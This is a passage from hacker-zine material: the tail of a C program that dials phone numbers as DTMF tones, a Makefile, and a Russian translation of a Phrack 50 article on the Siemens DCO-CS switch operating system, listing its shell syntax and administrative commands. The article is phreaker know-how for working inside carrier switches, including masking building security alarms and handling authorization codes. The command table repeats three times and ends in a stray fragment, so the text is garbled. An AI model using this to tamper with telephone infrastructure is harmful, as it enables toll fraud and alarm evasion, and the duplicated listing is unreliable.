unsigned int tone1,tone2,length;
{
#define BLEN 128
  sample cout[BLEN];
  float out;
  unsigned int ad1,ad2;
```

```
  short c1,c2;
  int i,l,x;

  ad1 = (tone1 << 16) / FSAMPLE;
  ad2 = (tone2 << 16) / FSAMPLE;
  l = (length * FSAMPLE) / 1000;
  x = 0;
  for( c1=0, c2=0, i=0 ;
       i < l;
       i++, c1+= ad1, c2+= ad2 ) {
    out = (mysine(c1) + mysine(c2)) * 0.5;
    cout[x++] = FLOAT_TO_SAMPLE(out);
    if (x==BLEN) {
      write(sound_out, cout, x * sizeof(sample));
      x=0;
    }
  }
  write(sound_out, cout, x);
}

/*
 * silence on 'sound_out'
 * for length milliseconds
 */
silence(sound_out,length)
int sound_out;
unsigned int length;
{
  int l,i,x;
  static sample c0 = FLOAT_TO_SAMPLE(0.0);
  sample cout[BLEN];

  x = 0;
  l = (length * FSAMPLE) / 1000;
  for(i=0; i < l; i++) {
    cout[x++] = c0;
    if (x==BLEN) {
      write(sound_out, cout, x * sizeof(sample));
      x=0;
    }
  }
  write(sound_out, cout, x);
}

/*
 * play a single dtmf tone
 * for a length of time,
 * input is 0-9 for digit, 10 for * 11 for #
 */
dtmf(sound_fd, digit, length)
int sound_fd;
int digit, length;
{
  /* Freqs for 0-9, *, # */
  static int row[] = {
    941, 697, 697, 697, 770, 770, 770, 852, 852, 852, 941, 941 };
  static int col[] = {
    1336, 1209, 1336, 1477, 1209, 1336, 1477, 1209, 1336, 1447,
    1209, 1477 };

  two_tones(sound_fd, row[digit], col[digit], length);
}

/*
 * take a string and output as dtmf
 * valid characters, 0-9, *, #
 * all others play as 50ms silence
 */
dial(sound_fd, number)
int sound_fd;
char *number;
```

```
{
  int i,x;
  char c;

  for(i=0;number[i];i++) {
     c = number[i];
     x = -1;
     if(c >= '0' && c <= '9')
       x = c - '0';
     else if(c == '*')
       x = 10;
     else if(c == '#')
       x = 11;
     if(x >= 0)
       dtmf(sound_fd, x, 50);
     silence(sound_fd,50);
  }
}

main()
{
  int sfd;
  char number[100];

  sfd = open(SOUND_DEV,O_RDWR);
  if(sfd<0) {
    perror(SOUND_DEV);
    return(-1);
  }
  printf("Enter fone number: ");
  gets(number);
  dial(sfd,number);
}
```

dtmf/Makefile

```
#
# Defines:
#  UNSIGNED  -  use unsigned 8 bit samples
#               otherwise use signed 8 bit samples
#

CFLAGS= -DUNSIGNED

default:□detect gen

detect: detect.c
□$(CC) detect.c -o detect

gen:□gen.c
□$(CC) gen.c -o gen

clobber: clean
□rm -rf detect gen

clean:
□rm -rf *.o core a.out
```

Операционная система DCO-CS

.oO Phrack 50 Oo.

Volume Seven, Issue Fifty

14 of 16

```
//================================\\
||  The DCO-CS Operating System  ||
||               -*-              ||
||                                ||
|| by Trunkin' Fool AKA mrnobody ||
||              4.1.97            ||
\\================================//
```

Автор: Trunkin' Fool AKA mrnobody

Итак... это первая часть того, что (как я надеюсь) станет небольшой серией статей об операционной системе DCO производства Siemens. DCO работает на машинах LLS/RLS-1000/RLS-4000. Система ведёт просто психически интенсивное журналирование, однако настройки логов поддаются управлению из административных учётных записей. DCO-машина, с которой я работал, имела только дозвон на 1200 бод, поэтому некоторые операции (например, листинг INWATS-транков и маршрутов) отличались мучительной медлительностью, учитывая огромное количество транков, которыми способна управлять эта система. В ряде аспектов она схожа с 4ESS и предоставляет часть функций PABX. С такой штукой можно хорошо повеселиться...

Функции и технические характеристики

Интерфейс с расчётным компьютером (Billing Computer Interface)

«DCO-CS собирает данные AMA и обеспечивает прямой интерфейс с вашим бизнес-компьютером, а также резервное копирование на магнитную ленту 1600 BPI или первичный сборщик данных.»

Международный обратный вызов (International Callback)

«Позволяет системе совершить обратный вызов международному абоненту по набранному внутреннему номеру, изначально вызванному через живого оператора или автоматизированную операторскую позицию.»

Транспорт ISDN (ISDN Transport)

DCO-CS поддерживает коммутацию данных на скорости 64 Кб/с. Это позволяет клиентам коммутировать трафик ISDN Primary Rate и Basic Rate.

Услуги LEC (LEC Services)

Предоставляется полный набор услуг LEC, включая POTS (само собой), Centrex и Enhanced Centrex (объединяет линии ISDN и POTS в одних группах Centrex, прямой входящий набор, переадресация вызовов, удержание, перевод вызова, интерком, конференц-связь, OUTWATS для групп линий любого размера), CLASS — включая доставку и отображение номера вызывающего абонента, избирательную блокировку и переадресацию вызовов, автоматический дозвон и трассировку вызовов.

«Вторжение хакеров обнаруживается и "пресекается" при помощи сложного программного обеспечения распознавания паттернов. Коммутатор DCO-CS позволяет выявлять коды авторизации, которыми злоупотребляют, а также коды авторизации с запрещённым сервисом — и автоматически направлять вызовы в ваши сервисные подразделения. Система также предлагает пороговые уровни по времени как для ANI, так и для кодов авторизации — как дополнительную защиту от мошенничества. Она предоставляет подробные отчёты об использовании трафика и ресурсов, что помогает планировать оптимальное использование собственных и арендованных мощностей.»

— Siemens Stromberg-Carlson

Вызовы обрабатываются одновременно с помощью отдельных процессоров и коммутационных матриц. В случае сбоя не теряются даже вызовы, находящиеся в процессе коммутации: при возникновении отказа система просто переключается на «резервный процессор и память».

Интерфейс MMI

Полагаю, прежде чем перейти непосредственно к командам, стоит обсудить кое-что весьма важное. Речь идёт об MMI. MMI расшифровывается как Man-Machine-Interface («Интерфейс человек-машина») и является, по сути, «оболочкой» этой системы. Во-первых, в MMI каждая команда предваряется символом `$`: например, чтобы запустить программу администрирования учётных записей `passwm`, нужно набрать `$PASSWM` (без кавычек). Параметры всегда разделяются запятой. Допустим, программа ADDTFREE принимает параметры SAC (service access code — код доступа к сервису), номер бесплатной линии и транк, которому этот номер назначается. Гипотетическая команда для добавления бесплатного номера 555-6969 с SAC 800 с маршрутизацией на (123)456-7890 выглядела бы так:

```
$ADDTFREE 800,5556969,1234567890
```

(без кавычек). Символ `;` является признаком конца строки. Например, чтобы запустить программу PROG1 (скажем, очищающую экран терминала) и утилиту INWANI, нужно набрать: `$PROG1;$INWANI` (без кавычек). Кавычки `""` используются для заключения строки из одного или нескольких символов. Строкой считается всё, что содержит пробел или запятую, не выступающую разделителем. Символ `` ` `` позволяет передавать специальные символы в задачи (аналогично Linux/Unix?). И наконец, символ `:` является синонимом done («завершить») — что бы это ни означало.

Ещё немного об MMI... Длина командной строки / ответа составляет 65 символов, поэтому всё, что длиннее 65 знаков, будет усечено. `EXIT` — допустимый ответ в любом приглашении ввода. `HELP` тоже допустим и выводит список допустимых ответов с описаниями. Чтобы автоматически отображать справочную информацию перед всеми приглашениями, введите `HELP=ON` (без кавычек). `HELP=OFF` отключает эту функцию. Символ `^` используется для возврата на уровень меню выше. Ctrl-P отменяет выполняемую функцию. `&` означает логическое И. `&&` означает логическое включающее ИЛИ. `*` является подстановочным символом и позволяет выбрать весь диапазон возможных значений.

«Слова-опции» (Option Words) — слово-опция вводится в командной строке после имени задачи (команды). Слово-опция может быть задано в восьмеричном или ASCII-формате.

Значение	ASCII	Описание

-F1	/NODIAL	нет диалога (без вывода заголовка или хвостового сообщения) на терминал
-F2	/OFFLINE	запрос связи с выключенным CP
-F4	/NOCOMM	без ввода от пользователя; весь ввод должен быть в командной строке
-F40	/NOPAGE	не разбивать вывод на страницы

Значения можно складывать для указания нескольких опций, например: -F3 = -F1 и -F2.

Последнее замечание: я говорил, что все команды должны предваряться символом `$`, однако это не распространяется на ввод данных — то есть внутри программы символ `$` не нужен.

Список команд DCO

Следующая часть — это по сути просто список команд DCO. По мере изучения системы, а также по запросам читателей, я напишу более подробный материал (даже что-то вроде учебника) — или просто когда сам захочу написать (а я, скорее всего, захочу, поскольку читаю Phrack уже некоторое время и всегда хотел внести свой вклад). Последнее предупреждение: LLS/RLS — довольно крупная система, поэтому будьте ОЧЕНЬ ОСТОРОЖНЫ, ведь при неаккуратном обращении можно натворить столько же плохого, сколько и хорошего.

Итак... без лишних предисловий — вот список команд:

Команда	Описание
ABNUTL	выполнение функций автоматической балансировки сети (ABN)
ABORT	прерывание выполнения активной задачи
ACISU	запуск интерфейса управления сигнализацией (alarm control interface)
ACITST	тестирование интерфейса управления сигнализацией
ACTUTL	отображение/сброс/подтверждение активных аварийных сигналов
ADMIN	администрирование недавних изменений / базы данных
ALMSEN	переключение между локальной и удалённой отчётностью об аварийных сигналах
AMA	настройка автоматического учёта сообщений (AMA)
AMCDMP	администрирование пороговых значений сообщений AMA
AMFMAU	проверка отформатированных тикетов AMA

AMOPT	администрирование системных параметров
AMPRPT	настройка частоты повторных уведомлений об аварийных сигналах
AMPUTL	утилита обработки сообщений об аварийных сигналах
AUDIT	проверка соответствия программных записей состояний оборудования реальному оборудованию
BKRNS	резервное копирование диска RNS на головном узле
BLDINH	маскирование/размаскирование аварийной сигнализации охраны здания (хе-хе, интересная возможность)
BUFDMP	поиск/очистка/дамп буферов CP
CANCEL	отмена таймера ожидания для TID и IDN
CBUG	утилита отладки для устройств LLS/RLS-1000 и CODC
CHEKER	сравнение памяти MP с диском
CHKUTL	проверка целостности диска (аналог scandisk для DOS в DCO)
CLEAR	сброс счётчиков ошибок канала
CODE	маршрутизация клиентов DCO-CS
CONFIG	управление конфигурацией (загрузка, переключение, маскирование и т.д.)
CONUTL	преобразование номеров оборудования
COPY	копирование баз данных из памяти на диск
CPDMP	отображение данных, собранных после краша CP
CPPTCH	утилита патчинга обработки вызовов
CPREST	онлайн-сброс CP
CPSRCH	поиск в буфере CP
CPSU	запуск обработки вызовов
CSADM	администрирование ANI DN и кодов авторизации DCO-CS
DBADMN	изменение максимального числа записей в выбранных таблицах DCO-CS
DBUTL	администрирование параметров базы данных MP
DBVER	верификация баз данных и отчёты о конфигурации

DEBUG	утилита отладки для MP
DEVMOU	построение файла конфигурации для восстановления статуса монтирования системы
DIAG2	ручная диагностика/проверка неисправностей на стороне MOS системы
DIAG3	ручная диагностика для тестирования принудительных сбоев
DMPUTL	утилита дуплексного MP (переключение, загрузка, блокировка и т.д.)
DNAUTL	утилита аудита директорных номеров
DTIUTL	настройка/статус DTI/DS1M для LLS/RLS-1000/RLS-4000
DUMPER	дамп необработанных записей данных с диска
ECCRPT	отчёт об исправленных однобитовых ошибках чётности в MP/CP/FP
ECD	отображение счётчиков ошибок
EDIT	системный редактор DCO
EQCHEK	проверка доступа к установленному оборудованию
FILSYS	выполнение операций с файлами или дисками
FLSH	сброс буферов обработки сообщений об аварийных сигналах
FLXANI	администрирование таблиц FLEX ANI в DCO-CS
FPBUG	утилита отладки для FP
FPCDMP	отображение/сохранение данных, собранных после краша FP
FPSU	запуск FP
FREE	отображение числа свободных блоков в памяти MP
FXLN	администрирование/настройка FX-связи с RNS
GBUG	универсальная утилита отладки
HEY	советник ОС MP о завершении задачи
HSTUTL	сбор/получение истории сообщений об аварийных сигналах
HOTLIN	администрирование базы данных горячей линии DCO-CS
INSTAL	ручная установка задачи ОС MP
INWANI	администрирование номеров INWATS с маршрутизацией по NPA/NXX в DCO-CS

INWATS	администрирование входящего бесплатного сервиса (INWATS) в DCO-CS
ISUUTL	администрирование приоритетов и условий уровней аварийных сигналов
LLC	управление нагрузкой линий абонентских линий
LOGOFF	выход из терминала
LSPT	тесты при малой нагрузке (не запускать в период интенсивного трафика)
MACLR	очистка данных аудита памяти
MANUAL	ручное управление портами
MAUDIT	процедура аудита памяти
MBI	отчёт о масках и ошибках на шине MBI
MEMCHK	отчёт о расхождениях между памятью CP (общий код) и диском
MEMMAP	отображение карты памяти
MODEM	администрирование системных параметров безопасности модема
MOVEDB	программа сжатия базы данных DCO-CS
MSKUTL	временное маскирование аварийных сигналов и отчётов сообщений
NITSWC	инициирование переключения сервисной цепи
OCC	администрирование системных параметров DCO-CS
OPR	администрирование групп системных операторов
PABX	администрирование групп PABX
PARTN	администрирование таблиц номеров разделов DCO-CS
PASSWM	администрирование списка пользователей/паролей
PATCH	патчер ОС MP
PATRPT	форматирование патча в отчёт
PAUDIT	аудит патчей, применённых к диску/системе
PCOS	администрирование класса обслуживания разделов DCO-CS
PED	администрирование/применение/проверка патчей к диску/системе
POORA	точка происхождения для записанных объявлений

PORTST	отображение статуса портов; просмотр/изменение порогов блокировки
PSAUTL	утилита области хранения портов (PSA)
REBOOT	перезагрузка процессора обслуживания
RECOV	синхронизация процессоров вызовов
REMOVE	удаление резидентной программы из памяти
RESTOR	восстановление процессора вызовов
RFRNS	копирование файлов из RNS на головной узел
RGU	отображение наименьшей стоимости маршрутизации/обновления DCO-CS
RNSAMA	отображение статуса буфера AMA в RNS на головном узле
RNSBMP	отображение статуса BMP в RNS на головном узле
RNSUTL	настройка/статус/диагностическое тестирование сигнальных линков
ROTL	тестирование передачи/работоспособности исходящих и двунаправленных транков
ROUTE	отображение маршрутизации клиентов DCO-CS
RRTUTL	перенаправление сообщений на дополнительные конечные точки
RSMUTL	удаление/восстановление/маскирование/размаскирование/тестирование канала RLG
RSUTL	утилита планового переключения
RTEST	плановое тестирование
RTOPT	администрирование аналоговых транков и сервисных цепей
RTR	администрирование базы данных обработки маршрутов
SBUG	остановка FBUG
SCTST	диагностика сервисных цепей DCO-CS
SECTTY	администрирование групп доступа к терминалам
SELMCL	трассировка исходящего вызова
SELNUM	администрирование таблиц заблокированных директорных номеров DCO-CS
SERV	изменение таблиц сервисных цепей DCO-CS

SLUUTL	настройка/администрирование/маскирование/тестирование SLUS
SNCUTL	настройка/статус SNC для LLS и RLS-1000
SPCALL - администрирование скоростных кодов DCO-CS	
STASND	утилита цифровой отправки аварийных сигналов
STATE	отображение состояния системы
STATE1	переключение в состояние системы 1
STATE2	переключение в состояние системы 2
STATUS	отображение статуса системы
STOP	завершение выполнения TEST, GBUG, DIAG2 или BTBT
SWITCH	ручное переключение генераторов тонов/вызовных сигналов/тактовых генераторов (не RLS-4000)
TAPE	отображение отформатированных тикетов на ленте AMA
TASKCK	аудит дисковой базы данных на наличие необходимых/ненужных файлов
TCOS	администрирование класса обслуживания транков
TFM	активация/деактивация/аудит/отображение TMRS
TFMRP	отображение конкретных измерений TMRS/отчётных данных/набора исследований
TIKFM	отображение формата ленты AMA DCO-CS
TIME	отображение системной даты/времени
TIMEC	изменение системной даты/времени
TIMER	администрирование/настройка измерений занятости CP
TKTHRS	администрирование пороговых значений транков
TMAD	администрирование/настройка TMRS
TMBUG	отладчик для процессора измерения трафика
TMPDMP	отображение данных, собранных после краша TMP
TMRPRT	ручной вывод отчёта переменных TMRS (с FP)

TRACE	утилита трассировки вызовов DCO-CS
TRACER	использование трассировочной платы для CP
TRK	администрирование назначений групп транков
TRKUTL	администрирование базы данных тестирования транков
TSEP	администрирование/настройка разделения трафика
TTU	администрирование базы данных трансляций
UNMASK	включение отчётности о сообщениях и аппаратных сбоях (не RLS-4000)
UNSYNC	вывод процессоров вызовов из синхронизации
UPACK	распаковка файла
UPDATE	обновление состояния системы
UTL	монтирование/демонтирование устройства/функции; настройка задач
VALPC	администрирование проверенных проектных кодов DCO-CS
VCHECK	проверка версий
VST	администрирование таймеров переменных состояний
XDSO	отправитель сообщений CP / отладчик
XFER	передача файлов между DCO и другой системой
XRTEST	завершение планового тестирования

Команда	Описание
ABNUTL	выполнение функций автоматической балансировки сети (ABN)
ABORT	прерывание выполнения активной задачи
ACISU	запуск интерфейса управления сигнализацией (alarm control interface)
ACITST	тестирование интерфейса управления сигнализацией
ACTUTL	отображение/сброс/подтверждение активных аварийных сигналов
ADMIN	администрирование недавних изменений / базы данных
ALMSEN	переключение между локальной и удалённой отчётностью об аварийных сигналах
AMA	настройка автоматического учёта сообщений (AMA)

AMCDMP	администрирование пороговых значений сообщений AMA
AMFMAU	проверка отформатированных тикетов AMA
AMOPT	администрирование системных параметров
AMPRPT	настройка частоты повторных уведомлений об аварийных сигналах
AMPUTL	утилита обработки сообщений об аварийных сигналах
AUDIT	проверка соответствия программных записей состояний оборудования реальному оборудованию
BKRNS	резервное копирование диска RNS на головном узле
BLDINH	маскирование/размаскирование аварийной сигнализации охраны здания (хе-хе, интересная возможность)
BUFDMP	поиск/очистка/дамп буферов CP
CANCEL	отмена таймера ожидания для TID и IDN
CBUG	утилита отладки для устройств LLS/RLS-1000 и CODC
CHEKER	сравнение памяти MP с диском
CHKUTL	проверка целостности диска (аналог scandisk для DOS в DCO)
CLEAR	сброс счётчиков ошибок канала
CODE	маршрутизация клиентов DCO-CS
CONFIG	управление конфигурацией (загрузка, переключение, маскирование и т.д.)
CONUTL	преобразование номеров оборудования
COPY	копирование баз данных из памяти на диск
CPDMP	отображение данных, собранных после краша CP
CPPTCH	утилита патчинга обработки вызовов
CPREST	онлайн-сброс CP
CPSRCH	поиск в буфере CP
CPSU	запуск обработки вызовов
CSADM	администрирование ANI DN и кодов авторизации DCO-CS
DBADMN	изменение максимального числа записей в выбранных таблицах DCO-CS

DBUTL	администрирование параметров базы данных MP
DBVER	верификация баз данных и отчёты о конфигурации
DEBUG	утилита отладки для MP
DEVMOU	построение файла конфигурации для восстановления статуса монтирования системы
DIAG2	ручная диагностика/проверка неисправностей на стороне MOS системы
DIAG3	ручная диагностика для тестирования принудительных сбоев
DMPUTL	утилита дуплексного MP (переключение, загрузка, блокировка и т.д.)
DNAUTL	утилита аудита директорных номеров
DTIUTL	настройка/статус DTI/DS1M для LLS/RLS-1000/RLS-4000
DUMPER	дамп необработанных записей данных с диска
ECCRPT	отчёт об исправленных однобитовых ошибках чётности в MP/CP/FP
ECD	отображение счётчиков ошибок
EDIT	системный редактор DCO
EQCHEK	проверка доступа к установленному оборудованию
FILSYS	выполнение операций с файлами или дисками
FLSH	сброс буферов обработки сообщений об аварийных сигналах
FLXANI	администрирование таблиц FLEX ANI в DCO-CS
FPBUG	утилита отладки для FP
FPCDMP	отображение/сохранение данных, собранных после краша FP
FPSU	запуск FP
FREE	отображение числа свободных блоков в памяти MP
FXLN	администрирование/настройка FX-связи с RNS
GBUG	универсальная утилита отладки
HEY	советник ОС MP о завершении задачи
HSTUTL	сбор/получение истории сообщений об аварийных сигналах
HOTLIN	администрирование базы данных горячей линии DCO-CS
INSTAL	ручная установка задачи ОС MP

INWANI	администрирование номеров INWATS с маршрутизацией по NPA/NXX в DCO-CS
INWATS	администрирование входящего бесплатного сервиса (INWATS) в DCO-CS
ISUUTL	администрирование приоритетов и условий уровней аварийных сигналов
LLC	управление нагрузкой линий абонентских линий
LOGOFF	выход из терминала
LSPT	тесты при малой нагрузке (не запускать в период интенсивного трафика)
MACLR	очистка данных аудита памяти
MANUAL	ручное управление портами
MAUDIT	процедура аудита памяти
MBI	отчёт о масках и ошибках на шине MBI
MEMCHK	отчёт о расхождениях между памятью CP (общий код) и диском
MEMMAP	отображение карты памяти
MODEM	администрирование системных параметров безопасности модема
MOVEDB	программа сжатия базы данных DCO-CS
MSKUTL	временное маскирование аварийных сигналов и отчётов сообщений
NITSWC	инициирование переключения сервисной цепи
OCC	администрирование системных параметров DCO-CS
OPR	администрирование групп системных операторов
PABX	администрирование групп PABX
PARTN	администрирование таблиц номеров разделов DCO-CS
PASSWM	администрирование списка пользователей/паролей
PATCH	патчер ОС MP
PATRPT	форматирование патча в отчёт
PAUDIT	аудит патчей, применённых к диску/системе
PCOS	администрирование класса обслуживания разделов DCO-CS

PED	администрирование/применение/проверка патчей к диску/системе
POORA	точка происхождения для записанных объявлений
PORTST	отображение статуса портов; просмотр/изменение порогов блокировки
PSAUTL	утилита области хранения портов (PSA)
REBOOT	перезагрузка процессора обслуживания
RECOV	синхронизация процессоров вызовов
REMOVE	удаление резидентной программы из памяти
RESTOR	восстановление процессора вызовов
RFRNS	копирование файлов из RNS на головной узел
RGU	отображение наименьшей стоимости маршрутизации/обновления DCO-CS
RNSAMA	отображение статуса буфера AMA в RNS на головном узле
RNSBMP	отображение статуса BMP в RNS на головном узле
RNSUTL	настройка/статус/диагностическое тестирование сигнальных линков
ROTL	тестирование передачи/работоспособности исходящих и двунаправленных транков
ROUTE	отображение маршрутизации клиентов DCO-CS
RRTUTL	перенаправление сообщений на дополнительные конечные точки
RSMUTL	удаление/восстановление/маскирование/размаскирование/тестирование канала RLG
RSUTL	утилита планового переключения
RTEST	плановое тестирование
RTOPT	администрирование аналоговых транков и сервисных цепей
RTR	администрирование базы данных обработки маршрутов
SBUG	остановка FBUG
SCTST	диагностика сервисных цепей DCO-CS
SECTTY	администрирование групп доступа к терминалам
SELMCL	трассировка исходящего вызова

SELNUM	администрирование таблиц заблокированных директорных номеров DCO-CS
SERV	изменение таблиц сервисных цепей DCO-CS
SLUUTL	настройка/администрирование/маскирование/тестирование SLUS
SNCUTL	настройка/статус SNC для LLS и RLS-1000
SPCALL - администрирование скоростных кодов DCO-CS	
STASND	утилита цифровой отправки аварийных сигналов
STATE	отображение состояния системы
STATE1	переключение в состояние системы 1
STATE2	переключение в состояние системы 2
STATUS	отображение статуса системы
STOP	завершение выполнения TEST, GBUG, DIAG2 или BTBT
SWITCH	ручное переключение генераторов тонов/вызовных сигналов/тактовых генераторов (не RLS-4000)
TAPE	отображение отформатированных тикетов на ленте AMA
TASKCK	аудит дисковой базы данных на наличие необходимых/ненужных файлов
TCOS	администрирование класса обслуживания транков
TFM	активация/деактивация/аудит/отображение TMRS
TFMRP	отображение конкретных измерений TMRS/отчётных данных/набора исследований
TIKFM	отображение формата ленты AMA DCO-CS
TIME	отображение системной даты/времени
TIMEC	изменение системной даты/времени
TIMER	администрирование/настройка измерений занятости CP
TKTHRS	администрирование пороговых значений транков
TMAD	администрирование/настройка TMRS

TMBUG	отладчик для процессора измерения трафика
TMPDMP	отображение данных, собранных после краша TMP
TMRPRT	ручной вывод отчёта переменных TMRS (с FP)
TRACE	утилита трассировки вызовов DCO-CS
TRACER	использование трассировочной платы для CP
TRK	администрирование назначений групп транков
TRKUTL	администрирование базы данных тестирования транков
TSEP	администрирование/настройка разделения трафика
TTU	администрирование базы данных трансляций
UNMASK	включение отчётности о сообщениях и аппаратных сбоях (не RLS-4000)
UNSYNC	вывод процессоров вызовов из синхронизации
UPACK	распаковка файла
UPDATE	обновление состояния системы
UTL	монтирование/демонтирование устройства/функции; настройка задач
VALPC	администрирование проверенных проектных кодов DCO-CS
VCHECK	проверка версий
VST	администрирование таймеров переменных состояний
XDSO	отправитель сообщений CP / отладчик
XFER	передача файлов между DCO и другой системой
XRTEST	завершение планового тестирования

Команда	Описание
ABNUTL	выполнение функций автоматической балансировки сети (ABN)
ABORT	прерывание выполнения активной задачи
ACISU	запуск интерфейса управления сигнализацией (alarm control interface)
ACITST	тестирование интерфейса управления сигнализацией
ACTUTL	отображение/сброс/подтверждение активных аварийных сигналов
ADMIN	администрирование недавних изменений / базы данных

ALMSEN	переключение между локальной и удалённой отчётностью об аварийных сигналах
AMA	настройка автоматического учёта сообщений (AMA)
AMCDMP	администрирование пороговых значений сообщений AMA
AMFMAU	проверка отформатированных тикетов AMA
AMOPT	администрирование системных параметров
AMPRPT	настройка частоты повторных уведомлений об аварийных сигналах
AMPUTL	утилита обработки сообщений об аварийных сигналах
AUDIT	проверка соответствия программных записей состояний оборудования реальному оборудованию
BKRNS	резервное копирование диска RNS на головном узле
BLDINH	маскирование/размаскирование аварийной сигнализации охраны здания (хе-хе, интересная возможность)
BUFDMP	поиск/очистка/дамп буферов CP
CANCEL	отмена таймера ожидания для TID и IDN
CBUG	утилита отладки для устройств LLS/RLS-1000 и CODC
CHEKER	сравнение памяти MP с диском
CHKUTL	проверка целостности диска (аналог scandisk для DOS в DCO)
CLEAR	сброс счётчиков ошибок канала
CODE	маршрутизация клиентов DCO-CS
CONFIG	управление конфигурацией (загрузка, переключение, маскирование и т.д.)
CONUTL	преобразование номеров оборудования
COPY	копирование баз данных из памяти на диск
CPDMP	отображение данных, собранных после краша CP
CPPTCH	утилита патчинга обработки вызовов
CPREST	онлайн-сброс CP
CPSRCH	поиск в буфере CP
CPSU	запуск обработки вызовов

CSADM	администрирование ANI DN и кодов авторизации DCO-CS
DBADMN	изменение максимального числа записей в выбранных таблицах DCO-CS
DBUTL	администрирование параметров базы данных MP
DBVER	верификация баз данных и отчёты о конфигурации
DEBUG	утилита отладки для MP
DEVMOU	построение файла конфигурации для восстановления статуса монтирования системы
DIAG2	ручная диагностика/проверка неисправностей на стороне MOS системы
DIAG3	ручная диагностика для тестирования принудительных сбоев
DMPUTL	утилита дуплексного MP (переключение, загрузка, блокировка и т.д.)
DNAUTL	утилита аудита директорных номеров
DTIUTL	настройка/статус DTI/DS1M для LLS/RLS-1000/RLS-4000
DUMPER	дамп необработанных записей данных с диска
ECCRPT	отчёт об исправленных однобитовых ошибках чётности в MP/CP/FP
ECD	отображение счётчиков ошибок
EDIT	системный редактор DCO
EQCHEK	проверка доступа к установленному оборудованию
FILSYS	выполнение операций с файлами или дисками
FLSH	сброс буферов обработки сообщений об аварийных сигналах
FLXANI	администрирование таблиц FLEX ANI в DCO-CS
FPBUG	утилита отладки для FP
FPCDMP	отображение/сохранение данных, собранных после краша FP
FPSU	запуск FP
FREE	отображение числа свободных блоков в памяти MP
FXLN	администрирование/настройка FX-связи с RNS
GBUG	универсальная утилита отладки
HEY	советник ОС MP о завершении задачи

HSTUTL	сбор/получение истории сообщений об аварийных сигналах
HOTLIN	администрирование базы данных горячей линии DCO-CS
INSTAL	ручная установка задачи ОС MP
INWANI	администрирование номеров INWATS с маршрутизацией по NPA/NXX в DCO-CS
INWATS	администрирование входящего бесплатного сервиса (INWATS) в DCO-CS
ISUUTL	администрирование приоритетов и условий уровней аварийных сигналов
LLC	управление нагрузкой линий абонентских линий
LOGOFF	выход из терминала
LSPT	тесты при малой нагрузке (не запускать в период интенсивного трафика)
MACLR	очистка данных аудита памяти
MANUAL	ручное управление портами
MAUDIT	процедура аудита памяти
MBI	отчёт о масках и ошибках на шине MBI
MEMCHK	отчёт о расхождениях между памятью CP (общий код) и диском
MEMMAP	отображение карты памяти
MODEM	администрирование системных параметров безопасности модема
MOVEDB	программа сжатия базы данных DCO-CS
MSKUTL	временное маскирование аварийных сигналов и отчётов сообщений
NITSWC	инициирование переключения сервисной цепи
OCC	администрирование системных параметров DCO-CS
OPR	администрирование групп системных операторов
PABX	администрирование групп PABX
PARTN	администрирование таблиц номеров разделов DCO-CS
PASSWM	администрирование списка пользователей/паролей
PATCH	патчер ОС MP

PATRPT	форматирование патча в отчёт
PAUDIT	аудит патчей, применённых к диску/системе
PCOS	администрирование класса обслуживания разделов DCO-CS
PED	администрирование/применение/проверка патчей к диску/системе
POORA	точка происхождения для записанных объявлений
PORTST	отображение статуса портов; просмотр/изменение порогов блокировки
PSAUTL	утилита области хранения портов (PSA)
REBOOT	перезагрузка процессора обслуживания
RECOV	синхронизация процессоров вызовов
REMOVE	удаление резидентной программы из памяти
RESTOR	восстановление процессора вызовов
RFRNS	копирование файлов из RNS на головной узел
RGU	отображение наименьшей стоимости маршрутизации/обновления DCO-CS
RNSAMA	отображение статуса буфера AMA в RNS на головном узле
RNSBMP	отображение статуса BMP в RNS на головном узле
RNSUTL	настройка/статус/диагностическое тестирование сигнальных линков
ROTL	тестирование передачи/работоспособности исходящих и двунаправленных транков
ROUTE	отображение маршрутизации клиентов DCO-CS
RRTUTL	перенаправление сообщений на дополнительные конечные точки
RSMUTL	удаление/восстановление/маскирование/размаскирование/тестирование канала RLG
RSUTL	утилита планового переключения
RTEST	плановое тестирование
RTOPT	администрирование аналоговых транков и сервисных цепей
RTR	администрирование базы данных обработки маршрутов
SBUG	остановка FBUG

SCTST	диагностика сервисных цепей DCO-CS
SECTTY	администрирование групп доступа к терминалам
SELMCL	трассировка исходящего вызова
SELNUM	администрирование таблиц заблокированных директорных номеров DCO-CS
SERV	изменение таблиц сервисных цепей DCO-CS
SLUUTL	настройка/администрирование/маскирование/тестирование SLUS
SNCUTL	настройка/статус SNC для LLS и RLS-1000
SPCALL - администрирование скоростных кодов DCO-CS	
STASND	утилита цифровой отправки аварийных сигналов
STATE	отображение состояния системы
STATE1	переключение в состояние системы 1
STATE2	переключение в состояние системы 2
STATUS	отображение статуса системы
STOP	завершение выполнения TEST, GBUG, DIAG2 или BTBT
SWITCH	ручное переключение генераторов тонов/вызовных сигналов/тактовых генераторов (не RLS-4000)
TAPE	отображение отформатированных тикетов на ленте AMA
TASKCK	аудит дисковой базы данных на наличие необходимых/ненужных файлов
TCOS	администрирование класса обслуживания транков
TFM	активация/деактивация/аудит/отображение TMRS
TFMRP	отображение конкретных измерений TMRS/отчётных данных/набора исследований
TIKFM	отображение формата ленты AMA DCO-CS
TIME	отображение системной даты/времени
TIMEC	изменение системной даты/времени

TIMER	администрирование/настройка измерений занятости CP
TKTHRS	администрирование пороговых значений транков
TMAD	администрирование/настройка TMRS
TMBUG	отладчик для процессора измерения трафика
TMPDMP	отображение данных, собранных после краша TMP
TMRPRT	ручной вывод отчёта переменных TMRS (с FP)
TRACE	утилита трассировки вызовов DCO-CS
TRACER	использование трассировочной платы для CP
TRK	администрирование назначений групп транков
TRKUTL	администрирование базы данных тестирования транков
TSEP	администрирование/настройка разделения трафика
TTU	администрирование базы данных трансляций
UNMASK	включение отчётности о сообщениях и аппаратных сбоях (не RLS-4000)
UNSYNC	вывод процессоров вызовов из синхронизации
UPACK	распаковка файла
UPDATE	обновление состояния системы
UTL	монтирование/демонтирование устройства/функции; настройка задач
VALPC	администрирование проверенных проектных кодов DCO-CS
VCHECK	проверка версий
VST	администрирование таймеров переменных состояний
XDSO	отправитель сообщений CP / отладчик
XFER	передача файлов между DCO и другой системой
XRTEST	завершение планового тестирования

SELNUM	администрирование таблиц заблокированных директорных номеров DCO-CS
SERV	изменение таблиц сервисных цепей DCO-CS
SLUUTL	настройка/администрирование/маскирование/тестирование SLUS

SNCUTL	настройка/статус SNC для LLS и RLS-1000
SPCALL - администрирование скоростных кодов DCO-CS	
STASND	утилита цифровой отправки аварийных сигналов
STATE	отображение состояния системы
STATE1	переключение в состояние системы 1
